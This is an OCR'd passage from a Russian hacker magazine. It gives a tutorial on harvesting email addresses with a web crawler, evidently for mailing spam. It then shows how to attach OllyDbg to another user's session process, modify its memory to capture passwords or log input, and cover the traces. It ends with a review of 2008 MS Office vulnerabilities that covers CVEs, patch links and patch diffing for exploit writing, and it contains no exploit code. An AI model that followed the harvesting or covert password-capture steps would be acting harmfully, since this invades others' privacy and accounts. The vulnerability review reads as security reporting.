
2. Запускаем, переходим «Настройки → Общие» в меню слева. Вводим страничку, с которой начнется поиск. Максимальное количество потоков ставим в зависимости от ширины канала — либо от типа соединения: чем быстрее интернет, тем больше потоков. Если интересуют адреса с определенного сайта, ставим галочку в пункте «Не ходить по внешним ссылкам» (но без этого пункта прога ищет куда больше e-mail'ов). Для экономных пользователей создана графа, лимитирующая размер открываемой при поиске страницы. Владельцам безлимитного подключения ограничение можно смело отключить.

3. В разделе разрешенных расширений можно найти самые распространенные форматы: HTML, SHTML, PHP, JS, ASP, CGI; а можно добавить и свои. Именно на этих страницах будет производиться поиск. Удобный инструмент располагается в самом низу панели — поиск адреса по маске. Допустим, введя «`leha*@*`», мы получим базу мейлов, содержащих leha в своих адресах.

4. В следующем меню («Подключение») владельца высокоскоростного интернета заинтересует лишь настройка прокси. Спускаемся в «Исключения» и подгоняем поиск под нужные нам рамки: обходим нежелательные сайты, выбрасываем ненужные mail-адреса.

5. Подготовка закончена. Коннектимся к инету и запускаем поиск, который даже не требует никакого участия пользователя. Прога может самостоятельно запускать сбор мыльников в заданное время и выключать комп по завершению процедуры. Естественно, количество получаемых мейлов напрямую зависит от потраченного на поиск времени и трафика.

Собираем мыльники



№7

ЗАДАЧА: ЗАВЕРШИТЬ ЛЮБОЙ НЕСИСТЕМНЫЙ ПРОЦЕСС РАБОТАЮЩЕГО СЕАНСА ПОЛЬЗОВАТЕЛЯ, ЗАЩИЩЕННОГО ПАРОЛЕМ

РЕШЕНИЕ:

Порой необходимо получить доступ к какому-либо процессу в памяти сеанса пользователя, который находится в фоновом режиме (приостановлен при помощи команды «Пуск → Выход из системы → Смена пользователя»). Но вот беда: диспетчер задач не отображает процессы, выполняемые с правами учетной записи другого пользователя. Можно воспользоваться отладчиком OllyDbg, который видит «чужие» процессы. Коме того, реально модифицировать код процесса в своих целях прямо из-под отладчика (позволит, например, добыть пароли, залогировать ввод и т.д.)


Попробуем завершить процесс, выполняемый в «чужом» сеансе.

1. Входим в систему под любой учетной записью.

2. Открываем отладчик OllyDbg. Теперь выбираем пункт меню «File → Attach» и в списке процессов выбираем необходимый.

3. Нажимаем кнопку «Attach» для отладки процесса. Завершить его можно, нажав на кнопку «Terminate». В случае модификации процесса в памяти с помощью отладчика помни одну вещь. Следует удалить все точки останова после выполнения необходимых действий, оставить процесс в состоянии исполнения (нажав <Shift+F9>), свернуть окно отладчика и выйти из текущего сеанса пользователя по команде «Пуск → Выход из системы → Смена пользователя». Тогда единственное, что может выдать внедрение в память процесса, — низкая скорость работы ресурсоемкого приложения.

OllyDbg отображает процессы, выполняемые из других работающих сеансов





КРИС КАСПЕРСКИ

ОБЗОР ЭКСПЛОЙТОВ

В СЕРЕДИНЕ АВГУСТА MICROSOFT ПОРАДОВАЛА НАС ОЧЕРЕДНОЙ ПОРЦИЕЙ ЗАПЛАТОК, ДОПУСКАЮЩИХ УДАЛЕННЫЙ ЗАХВАТ УПРАВЛЕНИЯ СИСТЕМОЙ. ПРАКТИЧЕСКИ ВСЕ ОНИ ОТНОСЯТСЯ К MS OFFICE, ФАЙЛЫ КОТОРОГО ДАВНО СТАЛИ МЕЖДУНАРОДНЫМ СТАНДАРТОМ ДЕ-ФАКТО. ОСТАЕТСЯ ТОЛЬКО ГАДАТЬ, СКОЛЬКО НЕПАТЧЕННЫХ СИСТЕМ МОЖНО ЗАХАЧИТЬ.

01 MS EXCEL МНОЖЕСТВЕННЫЕ ОШИБКИ ПЕРЕПОЛНЕНИЯ

>> Brief

Microsoft подтвердила и исправила сразу четыре критических ошибки в Excel, обнаруженных различными независимыми исследователями. **Первая ошибка** связана с косой обработкой записи (record) AxesSet, которая размещена в диаграмме (chart), встроенной в электронную таблицу (spreadsheet). Записи этого типа (используемые для задания позиций и размеров координатных осей диаграммы) не документированы и отсутствуют в официальном описании формата файлов Office, недавно обнародованном Microsoft. Однако OpenOffice (поставляющийся в исходных тестах) все прекрасно поддерживает, открывая огромный простор для творческих экспериментов. Физически AxesSet представляет собой массив индексов координатных осей диаграммы, причем значения индексов не проверяются. В специально сконструированном файле они могут указывать куда угодно, выходя далеко за пределы «родного» массива. В общем случае это приводит к «удару» по памяти и непредсказуемому поведению Excel. Как правило, все заканчивается его падением. Не исключена и возможность удаленного захвата управления. Хакеры уже работают в этом направлении, правда, пока не очень успешно. Уязвимости присвоен кодовый номер CVE-2008-3004. Подробнее о ней можно прочитать на: cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-3004, labs.idefense.com/intelligence/vulnerabilities/display.php?id=740 и securityfocus.com/bid/30638.

В официальной спецификации XLS-формата от Microsoft запись AxesSet даже не упоминается, а она есть!

Еще одна ошибка индексного пе-

реполнения (на этот раз связанная с документированной записью типа «RECORD», размещенной внутри электронной таблицы) проходит под кодовым номером CVE-2008-3005. Так же, как и в предыдущем случае, здесь отсутствует какой-либо контроль индексов. Что позволяет им выходить за границы массива, модифицируя любую ячейку стековой памяти по усмотрению атакующего. А вот это уже серьезно! Уязвимость носит отнюдь не академический, а вполне реалистический характер. Впрочем, в поздних версиях Офиса, откомпилированных новым Си-компилятором от Microsoft, хакер не может ни подменить адрес возврата из функции (он проверяется перед выходом), ни даже перезаписать указатели на процедуры (они зашифрованы псевдослучайным числом, генерируемом при запуске приложения). SEH-обработчики также убраны из стека и вынесены в специальную секцию PE-файла. Это усложняет атаку, хотя и не делает ее невозможной. Тем более, младшие версии Офиса (скажем, довольно популярный Office XP) практически никак не защищены от хакерской агрессии. Атакующим дан зеленый свет. Подробную карту маршрута можно отрыть на securityfocus.com/bid/30639 и labs.idefense.com/intelligence/vulnerabilities/display.php?id=741.

Третья ошибка реализует тривиальное переполнение буфера (и тоже ведет к возможности захвата управления). Excel поддерживает файлы формата BIFF, но поддержка эта выполнена не вполне корректно. При обработке записи типа Country (8Ch) программа выделяет буфер фиксированного размера, копируя туда пользовательские данные. Проверка длины не производится. В результате, содержимое ячеек памяти, находящихся за концом буфера, затирается и Excel падает — однако, передача управления на shell-код возможна, особенно в ранних версиях Офиса. Ошибке присвоен номер CVE-2008-3006 и более подробную информацию можно посмотреть на zerodayinitiative.com/advisories/ZDI-08-048, а также на securityfocus.com/bid/30640/info.

О последней **(четвертой по счету) ошибке** с номером CVE-2008-3003 известно меньше всего. Пришлось повозиться с дизассемблером, прежде чем я разобрался, что к чему. Выяснилось, что баг существует только в Office 2007 и связан с удаленным доступом к данным xlsx-файла, явно защищенным паролем от посторонних личностей, но, поскольку Excel кэширует пароль (чтобы не спрашивать его у пользователя всякий раз), сохраняя его непосредственно в самом файле, то атакующий может захачить его без особых проблем. Во всяком случае, в теории. А на практике необходимо, чтобы при создании файла использовались фрагменты других файлов, заботливо начиненные «взрывчаткой». Причем, «заимствование» фрагментов должно осуществляться напрямую через буфер обмена без всяких «посредников» типа FAR'а, удаляющих оттуда все ненужное. Кто у нас копирует через FAR? Уж точно не секретарши.

С другой стороны, навязать жертве свои ресурсы для перетаскивания их в секретный документ — крайне затруднительно, и без социальной инженерии тут не обойтись. Ну а чисто техническую информацию можно найти на: cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-3003. Прежде, чем заканчивать с Excel'ем, стоит сказать еще одну вещь. Для изготовления exploit'ов необходимо либо воспользоваться официальной спецификацией на Excel-формат от Microsoft (ищи ее на нашем DVD), либо сравнить оригинальный и залатанный Excel на наличие различий. Сравнивать лучше программой Excel Viewer. Она и бесплатная, и весит всего несколько метров, так что разобраться в ней нетрудно. Просто берем xlviewer.exe с DVD и устанавливаем программу на виртуальную машину. Делаем бэкап всех файлов, затем качаем патч: download.microsoft.com/download/c/a/8/ca83a37c-2760-439e-9a5c-11485f260bac/office2003-KB951589-FullFile-ENU.exe. Устанавливаем и смотрим различия, которые в наглядном виде отображает бесплатный PatchBiff (полноценный аналог коммерческого BinDiff'а, стоящего немереных денег): cgi.tenablesecurity.com/tenable/dl.php?p=patchdiff2-2.0.3.zip.

.

>> Targets


CVE-2008-3004: Excel 2K SP3, 2K2 SP3, 2K3 SP2/SP3, Excel Viewer 2003; **CVE-2008-3005**: Excel 2K SP3, 2K2 SP3, **CVE-2008-3006**: Excel 2K SP3, 2K2 SP3, 2K3 SP2/SP3, 2K7, 2K7 SP1, Viewer 2003/SP1; **CVE-2008-3003**: Excel 2K7, 2K7 SP1.

>> Exploit

Сплоиты находятся в стадии активной разработки и пишутся по заказу Endeavor Security, Inc для тестирования набора сигнатур. Крупнейшим поставщиком которого она, собственно говоря, и является. Поскольку никакие права фирме не передаются, то после выпуска сигнатур exploit'ы вместе с исходным кодом будут опубликованы и выложены на моем сервере: nezumi.org.ru/souriz/hack.

>> Solution

Установить заплатки от Microsoft, доступные всем желающим (без проверки подлинности лицензии) по адресу: microsoft.com/technet/security/bulletin/ms08-043.mspx.



Информация по дырам в PowerPoint'е от Microsoft

02 MS POWERPOINT МНОЖЕСТВЕННЫЕ ОШИБКИ

>> Brief

В PowerPoint'е найдено три критические ошибки, допускающие удаленный захват управления, что реально высаживает на измену. Если .xls-файлы из Сети качают немногие, а по почте их получают, в основном, от более-менее «проверенных лиц», то ситуация с .ppt прямо противоположная. В Сети болтаются тысячи презентаций в PowerPoint-формате и не качать их почти невозможно. К счастью для честных тружеников клавиатуры и к большому хакерскому огорчению, две из трех ошибок воздействуют только на редко кем используемый PowerPoint Viewer. Зато третья распространяется на все версии Офиса, допуская передачу управления на shell-код со всеми вытекающими отсюда последствиями. Но не будем забегать вперед!

Первая уязвимость (CVE-2008-0120) связана с классической ошибкой строкового переполнения MFC CSting, выделяющей память в куче. Куча это дело такое — достаточно хорошо защищенное в последних версиях XP и Висте, а потому, чтобы забросить на целевую машину shell-код, хакеру придется попотеть. Технические подробности находятся на: labs.idefense.com/intelligence/vulnerabilities/display.php?id=739.

Вторая ошибка (CVE-2008-0121), обнаруженная тем же самым исследовательским коллективом, очень похожа на первые три ошибки в Excel'е — отсутствие проверки границ массива при обработке индексов, выход за пределы которого в данном случае дает замечательную возможность перезаписи указателей на виртуальные функции, что обеспечивает быстрый и надежный захват управления, к сожалению, работающий только под PowerPoint Viewer'ом. У кого, интересно, он установлен? Впрочем, почитать об этой дыре не помешает: labs.idefense.com/intelligence/vulnerabilities/display.php?id=738.


Третья дыра, затрагивающая все версии Офиса, проходит под номером CVE-2008-1455 и связана с ошибкой парсинга .ppt-файлов. Вызывает она традиционное переполнение буфера с возможностью захвата управления. Подробностей известно немного, и я все еще ковыряюсь дизассемблером. Почитать кое-какую инфу об уязвимости можно на securityfocus.com/bid/30579/info.

>> Targets:

CVE-2008-0120: PowerPoint Viewer 2003;
CVE-2008-0121: PowerPoint Viewer 2003;
CVE-2008-1455: PowerPoint 2K SP3, 2K2 SP3, 2K3 SP2/SP3, 2K7, 2K7 SP1, Viewer 2K3.

Техническая информация о дыре на сайте iDefense Labs

Public Advisory: 08.12.08 // iDefense Labs - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
Back Forward Reload Stop Home http://labs.idefense.com/intelligence/vulnerabilities/display.php?id=738
iDefense Labs
Security & Vulnerability Research Labs
VCP | DOWNLOADS | PRESENTATIONS | CURRENT INTELLIGENCE | SERVICES | METHODOLOGY | NEWS & EVENTS | ABOUT
PUBLIC ADVISORY: 08.12.08
Microsoft Office BMP Input Filter Heap Overflow Vulnerability
I. BACKGROUND
Microsoft Office contains a number of input filters. These input filters allow transparent conversion from external types into a form that the Office applications can use. More information on import filters in Microsoft Office 2002 is available at the following URL.
II. DESCRIPTION
Remote exploitation of a heap buffer overflow vulnerability in the "BMPIMP32.FLT" filter module, as distributed with Microsoft Office, allows attackers to execute arbitrary code.
The vulnerability specifically exists in the handling of Windows Bitmap (BMP) image files with malformed headers. By specifying a very large number of colors in the header, it is possible to cause controllable heap corruption, which can be leveraged to execute arbitrary code.
III. ANALYSIS
Exploitation could allow attackers to execute arbitrary code on the targeted host under the security context of the current logged in user. Successful exploitation would require the attacker to entice his or her victim into opening a specially crafted BMP image with a vulnerable version of Office.



PatchDiff в действии

>> Exploit

Сплоиты также находятся в стадии активной разработки и пишутся по заказу Endeavor Security, Inc. Ищи их позже на моем сервере: nezumi.org.ru/souriz/hack.


>> Solution

Установить заплатки от Microsoft, доступные без проверки подлинности лицензии, по адресу: microsoft.com/technet/security/bulletin/ms08-051.mspx.

03 MS OFFICE GRAPH FILTERS МНОЖЕСТВЕННЫЕ ОШИБКИ

>> Brief

Набор графических фильтров, используемых всеми приложениями Офиса, также не свободен от ошибок. Уточним: их там просто тьма! Последнее обновление от Microsoft, выпущенное 12 августа, затыкает пять крупных дыр, связанных с дефектами обработки файлов следующих форматов:



Спецификация на формат Офисных файлов стала открытой

WPG, EPS, PICT и BMP. В простеньком PICT обнаружено сразу две дыры. Надо же было так постараться! BMP-уязвимости присвоен номер CVE-2008-3020, а гнездится она в BMPIMP32. FLT-файле. Тот считывает BMP-заголовок, содержащий, среди прочего, количество цветов, при превышении которого происходит разрушение кучи, допускающее возможность захвата управления по вполне стандартному сценарию: labs.idefense.com/intelligence/vulnerabilities/display.php?id=736. Подробно описывать дыры в остальных форматах мне откровенно лениво, поэтому ограничимся тем, что перечислим их номера. CVE-2008-3019 — отвечает за ошибку в EPS. Дыры в PICT награждены номерами CVE-2008-3018 и CVE-2008-3021 (по одному номеру на каждую дыру), а WPG (также вызывающий контролируемое разрушение кучи) проходит под номером CVE-2008-3460 и уже довольно детально исследован хакерами: labs.idefense.com/intelligence/vulnerabilities/display.php?id=736.

>> Targets

MS Office 2K SP3, Office XP SP3, Office 2K3 SP2, Office Project 2K2 SP1, MS Works 8.

blogs.technet.com/swi — один из немногих блогов Microsoft, снабжающих нас действительно объективной информацией о безопасности

Аналог BinDiff'a

Свершилось! Компания Tenable-Security взяла и выпустила некоммерческий аналог знаменитого коммерческого BinDiff'a от Zynamics, обозвав новинку PatchDiff'ом. Да не просто выпустила, но и обогнала «отца» по функциональности. Казалось бы, что такое BinDiff и зачем он вообще нужен, когда есть куча всяких fc.exe, сравнивающих бинарные файлы, а WinDiff замечательно сравнивает текстовые? На самом деле, BinDiff совсем не то же самое, что fc.exe. Во-первых, это не самостоятельный продукт, а plug-in для IDA-Pro. Во-вторых, он сравнивает файлы довольно изощренным образом. Анализируя поток управления (со всеми ветвлениями), он разбивает его на блоки и, игнорируя мелкие различия, занимается поиском масштабных изменений — отыскивает похожие или полностью идентичные функции, что очень полезно при анализе заплаток. Ведь чтобы написать рабочий exploit, необходимо знать, какая именно дыра была заткнута, а для этого необходимо «запеленговать» измененный код. Побайтовое сравнение ничего не дает, поскольку заплатка представляет собой полностью перекомпилированный файл, как правило, с другими ключами оптимизации или даже совершенно другой версией компилятора. Короче, смещения всех функций «уплывают», а в самом коде обнаруживается огромное количество несущественных изменений, «ослепляющих» тривиальное побайтовое сравнение. Зато анализ потока управления (в смысле, ветвлений) рулит только так. Конечно, без ложных срабатываний не обходится, но дополнительные проверки и другие подобные изменения обнаруживаются без труда и визуализируются в наглядной графической форме. Скачать PatchDiff можно в любое время дня и ночи: cgi.tenablesecurity.com/tenable/dl.php?p=patchdiff2-2.0.3.zip (или взять с нашего диска).

>> Exploit

